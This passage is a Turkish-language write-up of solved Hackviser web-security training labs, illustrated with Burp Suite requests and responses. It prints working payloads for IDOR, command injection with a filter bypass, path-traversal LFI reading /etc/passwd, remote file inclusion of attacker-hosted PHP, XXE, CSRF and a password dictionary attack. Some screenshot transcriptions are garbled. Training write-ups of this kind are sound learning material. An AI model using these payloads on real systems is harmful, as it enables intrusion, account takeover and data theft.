Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Origin: https://trusting-mister-hyde.europe1.hackviser.space
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Priority: u0, i
Connection: keep-alive
amount=1&ticket_money=1
```

Response (Render):

Ticket Sales

The price of one ticket is 300 \$
Amount of money in your account: 49 \$

How many tickets do you want to buy ?

The purchase was successful.

Number of tickets you bought: 1
Money you pay: 1 \$
Order ID: 65274efc95282d0cc

Enter the number of tickets:
Enter the number of tickets

Done Event log All issues

c. Change Password

Siteye girdiğimde giriş ekranıyla karşılaştım. V erilen giriş bilgilerini girdiğimde kullanıcı bilgileriyle beraber şifre değiştirme ekranıyla karşılaştım. Burada şifremi test olarak değiştirdip Burp Suite ile giden isteği incelemeye karar verdim. İsteğin body kısmında yeni şifre ve kullanıcı idsi parametre olarak gönderiliyordu. Kullanıcı idsini 1 olarak değiştirdim. Ekranda şifre değiştirme işleminin başarıyla gerçekleştiği, admin kullanıcısının şifresinin değiştirildiği yazıyordu. Giriş ekranına dönüp “admin:test” kullanıcı bilgisiyle giriş yapmayı denedim ve başarılı oldum. Şifre değiştirme ekranına girdiğimde admin kullanıcısının bilgilerini inceledim. Bilgilerdeki telefon numarasını laboratuvar cevabı olarak girip laboratuvari başarılı bir şekilde tamamladım.

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
POST /index.php HTTP/1.1
Host: notable-the-stranger.europe1.hackviser.space
Cookie: PHPSESSID=gocicphfdgjckcv2se1lc75sa
Content-Length: 39
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: macos
Accept-Language: tr-TR, tr;q=0.9
Origin: https://notable-the-stranger.europe1.hackviser.space
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
X-Forwarded-For: Mozilla/51.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
KHTML, like Gecko Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://notable-the-stranger.europe1.hackviser.space/index.php
Accept-Encoding: gzip, deflate, br
Priority: u0, l
Connection: keep-alive
password=test&user_id=1
```
- Response:**

Change Password

Username: test
Phone: 227-290-9627

Change Password

Password change successful!
admin's password has been changed

Enter your new password:
Enter your new password

Confirm
- Inspector:**
 - Request attributes: 2
 - Request query parameters: 0
 - Request body parameters: 2
 - Request cookies: 1
 - Request headers: 21
 - Response headers: 9

5- Command Injection Laboratuvarları

a. Basic Command Injection


Siteye girdiğimde “DNS Lookup” başlığı altında girilen domain’ın DNS bilgilerinin döndürüldüğünü gördüm. Uygulamayı test etmek için “google.com” adresini girdim ve beklenildiği gibi bir çıktı aldım. Sistemde çalıştırılan “nslookup” aracının bir terminal aracı olduğunu biliyordum. Dolayısıyla girilen domainin sonuna hostname’i elde etmek için “google.com && hostname” komutunu girdim. Çıktı olarak “google.com” adresinin DNS bilgileri ve makinenin hostname’ıyla karşılaştım. Çıkan hostname’i laboratuvar cevabı olarak girdim ve laboratuvari başarıyla tamamladım.

The screenshot shows a browser window with the following details:

- Address Bar:** https://proven-captain-britain.europe1.hackviser.space
- Page Title:** DNS Lookup
- Search Input:** google.com && hostname
- Search Button:** Search
- Results:**
 - Server: 172.20.95.1
 - Address: 172.20.95.1#53
 - Name: google.com
 - Address: 142.250.184.206
 - Name: google.com
 - Address: 2000:1450:4001:830::200e
 - squirrel

b-Command Injection Filter Bypass

Siteye girdiğimde “google.com && hostname” komutunu denedığımde komutun blackliste takıldığı uyarısını aldım. Bunun üzerine hangi operatör ve komutların takılıp takılmadığını denemeye başladım. “|” operatörünü denedığımde herhangi bir uyarı hata mesajıyla karşılaşmadım ve bunun üzerine ilk girdiğim komutu bu operatöre göre düzenledim. “google.com|hostname” komutunu girdiğimde makinenin hostname’yle karşılaştım. Çıkan hostname’ı laboratuvarın cevabı olarak girdim ve laboratuvari başarıyla tamamladım.



6- File Inclusion Labaratuvarları

a-Basic Local File Inclusion

Siteye girdiğimde 404 sayfasıyla karşılaştım. URL’i incelediğimde parametrede sayfa yolunun yer aldığı fark ettim. Bunun üzerine parametre içeriğindeki sayfa yolunu “/../../../../../etc/passwd” olarak değiştirdim. Değiştirdiğim URL’e ilerlediğimde /etc/passwd dosyasının içeriğiyle karşılaştım. En son eklenen kullanıcının kullanıcı adını (pioneer) laboratuvar cevabı olarak girdim ve laboratuvari başarıyla tamamladım.

```

root:x:0:0:root:/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lpx:/7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:109:/nonexistent:/usr/sbin/nologin systemd-
timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin sshd:x:105:65534:/run/sshd:/usr/sbin/nologin hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash systemd-
coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin pioneer:x:1001:1001:pioneer:78,,my user:/home/pioneer:/bin/bash

```

b-Local File Inclusion Filter Bypass


Siteye girdiğimde 404 sayfası

ile karşılaştım. URL’i incelediğimde parametrede sayfa yolunun yer aldığı fark ettim. Bunun üzerine parametre içeriğindeki sayfa yolunu “`/../../../../etc/passwd`” olarak değiştirdim. Fakat bunun sonucunda blacklist’e takılıp sayfa yönlendirmesi yerine hata ile karşılaştım. İnternetten topladığım LFI payloadlarını Burp Suite Intruder aracına yükledim ve parametre üzerinde tek tek brute force denemesi yaptım. Topladığım payloadlardan “`....//....//....//....//etc/passwd`” payloadı çalıştı ve `/etc/passwd` dosyasının içeriğini ekrana yazdırdı. Dosya içeriğinden en son eklenen kullanıcı adını (sunflower) laboratuvarın cevabı olarak girdim ve laboratuvarı başarıyla tamamladım.

Request	Response	Status code	Response received	Error	Timeout	Length	Comment
0		200	172			871	
1		200	92			871	
2		200	57			921	
3		200	103			708	
4		200	251			708	
5		200	118			708	
6		200	97			708	
7		200	102			901	
8		200	112			901	
9		200	144			708	
10		200	255			768	
11		200	89			764	
12		200	245			1006	
13		200	107			1007	
14		200	236			863	
15		200	92			877	
16		200	86			881	
17		200	118			881	
18		200	98			879	
19		200	873			873	
20		200	92			881	
21		200	215			881	
22		200	88			881	
23		200	400			295	
24		200	90			937	
25		200	261			891	
26		200	244			895	
27		200	90			897	
28		200	103			907	
29		200	98			907	
30		200	102			905	
31		200	109			905	
32		200	89			905	
33		200	241			905	
34		200	108			903	
35		200	101			903	
36		200	112			903	
37		200	98			903	
38		200	265			903	

c-Basic Remote File Inclusion

Siteye girdiğimde URL'deki "page" parametresi ile LFI gerçekleştirilebiliyordu fakat hostname'i elde etmek için işe yaramazdı. RFI ile hostname'i elde etmek için kendi makinemde "<?php echo gethostname(); ?>" kodunu içeren "rfi.php" adlı bir dosya oluşturdum. Dosyanın bulunduğu dizinde Python Web Server çalışırdım. Sitedeki "page" parametresinin değerini "http://10.8.9.130:80/rfi.php" ile değiştirdip sayfaya ilerledim. Sayfaya beraber yüklediğim dosyadaki kod çalıştı ve sistemin hostname'i (imperial) ekrana yazdırıldı. Çıkan hostname'i laboratuvarın cevabı olarak girdim ve laboratuvari başarıyla tamamladım.



7- XML External Entity Injection Labaratuvarları

a-Basic XXE

Siteye girdiğimde ad, soyad, email ve mesaj kullanıcı girdisi içeren iletişim formuyla karşılaştım. Burp Suite Intercept ile doldurduğum formun isteğiğini inceledim. İstek içerisinde form bilgilerinin XML tipinde gönderildiğini öğrendim. Gönderilen istekteki form bilgilerinin üstüne "<!DOCTYPE foo [<!ENTITY xxe SYSTEM \"file:///etc/passwd\">]>" kodunu ekledim, formdaki mesaj içeriğini de "&xxe;" şeklinde değiştirdim. İsteği ilerlettigimde mesaj içeriğinde /etc/passwd dosyasının içeriği yer alıyordu. Mesaj içeriğinden son eklenen kullanıcının kullanıcı adını (optimus) laboratuvarın cevabı olarak girdim ve laboratuvari başarıyla tamamladım.

```

POST /contact.php HTTP/1.1
Host: accurate-mister-fear.europe1.hackviser.space
Content-Length: 278
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: tr-TR, tr;q=0.9
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: */*
Origin: https://accurate-mister-fear.europe1.hackviser.space
SameSite: Lax
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Sec-Fetch-Dest: empty
Referer: https://accurate-mister-fear.europe1.hackviser.space/
Accept-Encoding: gzip, deflate, br
Priority: 1
Connection: keep-alive

```

<!DOCTYPE fo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>

```

<contact>
  <firstName>
    test
  </firstName>
  <lastName>
    test
  </lastName>
  <email>
    test@gmail.com
  </email>
  <message>
    /x
  </message>
</contact>

```

Response:

```

13   <email>test@gmail.com
14   <message>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:4:sync:/var/run:/usr/sbin/nologin
games:x:5:58:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:1:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:12:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
Manager:x:41:41:Manager:/var/list:/usr/sbin/nologin
inetd:x:42:42:inetd:/var/run:/usr/sbin/nologin
gnats:x:43:43:Gnats Bug-Reporting System
fadmin:x:49:49:fadmin:/var/fadmin:/usr/sbin/nologin
nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:65535:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:system Network Management,,/run/systemd/Network
Management,,/run/systemd/NetworkManagement:/bin/false
systemd-resolve:x:104:105:system Time
Resolver:x:105:106:resolver:/run/systemd/Network
Management:/bin/false
messagebus:x:103:109:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:system Time
Sync:x:105:65534:/:/run/shm:/usr/sbin/nologin
sshd:x:105:65534:/:/run/sshd:/usr/sbin/nologin
hackviser:x:1000:1000:hackviser,./:/home/hackviser:/bin/bas
h
systemd-coredump:x:999:999:system Core
Dumper:/:/usr/sbin/nologin
optimus:x:8001:8001:optimus,,,my
user:/home/optimus:/bin/bash

```


7-Cross Site Request Forgery Laboratuvarları

a-Change Password

Siteye girdiğimde giriş sayfasıyla karşılaştım. Verilen giriş bilgilerini kullanarak uygulamaya giriş yaptığında destek kısmıyla birlikte şifre değiştirme ekranı ile karşılaştım. Burp Suite Intercept ile yeni şifre olarak “test” değerini doldurduğum isteği inceledim. Şifre değişikliği GET metodu aracılığıyla URL’deki “new_password” parametresiyle gerçekleşiyordu. URL’i kopyalayıp destek kısmına gönderdim. Dönüş olarak admin kullanıcısından mesaj aldım. Hesaptan çıkış admin kullanıcı adıyla yeni şifreyi denedigimde başarıyla giriş yaptım. Hedef kullanıcı olarak giriş yaptıktan sonra şifre değiştirme ekranında admin emailini laboratuvarın cevabı olarak girdim ve laboratuvari başarıyla tamamladım.

b-Money Transfer

Siteye girdiğimde destek kısmıyla birlikte para transferi sistemiyle karşılaştım. Para miktarını 1000\$ girip gönderilecek kişiyi admin olarak seçtim ve Burp Suite Intercept üzerinden giden isteği inceledim. İstekteki URL’de “transfer_amount” ve “receiver” şeklinde iki adet parametre yer alıyordu. URL’deki “receiver” parametresini kendi kullanıcı adım olacak şeklinde değiştirdim, URL’i kopyaladım ve isteğin ilerlemesini iptal ettim. Siteye tekrar girdiğimde kopyaladığım URL’i destek kısmına gönderdim. Dönüş olarak admin kullanıcısından mesaj aldım ve transfer işlemini kendime olacak şekilde gerçekleştirdim. Karşıma para transferine ait bilgiler çıktı. Bu bilgiler içerisinde transfer ID’yi laboratuvarın cevabı olarak girip laboratuvari başarılı bir şekilde tamamladım.



8-Broken Authentication Labaratuvarları

a-Dictionary Attack

Siteye girdiğimde giriş

sayfasıyla karşılaştım. Giriş bilgileri olarak kullanıcı adını “admin”, şifreyi ise rastgele girdim. Giriş işlemindeki giden isteği Burp Suite Intercept üzerinden inceledim. İsteğin body kısmındaki şifre parametre içeriğini temizleyip Burp Suite Intruder aracına uygun hale getirdim. Intruder aracıyla brute force saldırısı yapmaya başladım. Bir süre sonra sözlükteki doğru şifreye (superman) denk gelince başarıyla giriş yaptım ve admin kullanıcısının şifresini laboratuvarın cevabı olarak girdim ve laboratuvari başarıyla tamamladım.

3. Intruder attack of https://big-bastion.europe1.hackviser.space						
	Request	Payload	Status code	Response received	Error	Timeout
<small>Results Positions</small>						
0		123456	400	122		1524
1		password	400	138		1524
2		12345678	400	107		1524
3		123456789	400	105		1524
4		qwerty	400	128		1524
5		1234567899	400	128		1524
6		1234567890	400	121		1524
7		1234	400	129		1524
8		111111	400	140		1524
9		1234567890	400	108		1524
10		dragon	400	103		1524
11		123123	400	96		1524
12		baseball	400	112		1524
13		abc123	400	133		1524
14		football	400	110		1524
15		monkey	400	99		1524
16		letmein	400	102		1524
17		696969	400	98		1524
18		shower	400	101		1524
19		master	400	195		1524
20		666666	400	126		1524
21		qwertzuiop	400	262		1524
22		123321	400	387		1524
23		mustang	400	138		1524
24		1234567890	400	123		1524
25		michael	400	223		1524
26		654321	400	235		1524
27		polo	400	128		1524
28		superman	302	98	288	1524
29		1qazwsx	302	231	288	1524
30		77777777	302	98	288	1524
31		fuckyou	302	98	288	1524
32		121212	302	111	288	1524
33		00000000	302	265	288	1524
34		qazwsx	302	283	288	1524
35		123qwe	302	89	288	1524
36		lolo	302	131	288	1524
37		trustme!	302	188	288	1524
38		jordan	302	222	288	1524

b-Execution After Redirect

Siteye girdiğimde giriş sayfasıyla karşılaştım. Herhangi bir giriş bilgisi bulunmadığından ve açıklamada verilmiş bilgilerden yola çıkarak URL'de bulunan /login.php yolunu /index.php olarak değiştirdim. URL'e ilerlemeden önce Burp Suite Repeater üzerinden isteği bir adım ilerlettim. İstek ilerledi ve /index.php sayfasına giriş kontrolü yapılmadan giriş sağladım. Giriş sağladıktan sonra karşıma çıkan sayfadaki kullanıcı bilgilerinden telefon numarasını (705-491-1388) laboratuvarın cevabı olarak girdim ve laboratuvari başarıyla tamamladım.

The screenshot shows the Burp Suite interface with the following details:

Request:

```
1 GET /index.php HTTP/1.1
2 Host: stirred-spider.europe1.hackviser.space
3 Cookie: PHPSESSID=5k5ofupnufas5tgnphc05hshq
4 Sec-Ctx-User: "Chromium";v="131", "Not_A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "macOS"
7 Accept-Language: tr-TR, tr;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
10 Accept: */*
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*,/image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: none
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Priority: u0, 1
17 Connection: keep-alive
18
19
```

Response:

Profile Settings:

Name	Fionnula
Surname	Espinias
Mobile Number	705-491-1388
Address	1835 Green Crossing
Postcode	45678
Email	admin@bespinash.hv
Country	Portugal

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 1
- Request headers: 16
- Response headers: 9

Bottom status bar: 4,538 bytes | 258 millis | Memory: 154.3MB